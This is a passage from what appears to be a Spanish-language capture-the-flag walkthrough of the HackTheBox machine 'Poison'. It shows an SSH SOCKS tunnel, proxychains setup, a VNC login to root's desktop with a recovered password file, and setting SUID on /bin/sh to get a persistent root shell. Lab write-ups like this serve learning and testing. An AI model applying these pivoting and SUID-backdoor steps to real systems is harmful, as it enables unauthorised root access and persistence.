
```
└─$ ssh charix@10.10.10.84 -D 1080
(charix@10.10.10.84) Password for charix@Poison:
Last login: Mon Oct 21 18:32:37 2024 from 10.10.14.3
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
```

Una vez creado el tunel por el puerto 1080 editamos el archivo de proxychains.conf:

```
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5  127.0.0.1 1080
```

Ahora que hemos creado el tunel, el puerto 5901 de la maquina local es el puerto 5901 de mi maquina local. Por lo que podemos ejecutar el comando que nos muestra en hacktricks para conectarnos a la maquina victima como root:

```
└─$ proxychains vncviewer -passwd secret 127.0.0.1:5901
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:5901  ...  OK
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```



Como en la maquina no tenemos "bash" vamos a darle permisos de SUID a la terminal "sh". Luego ejecutamos el comando "sh -p" para obtener una terminal con el usuario root:

```
root@Poison:~ # chmod +s /bin/sh
root@Poison:~ #
```

```
charix@Poison:~ % sh -p
# whoami
root
```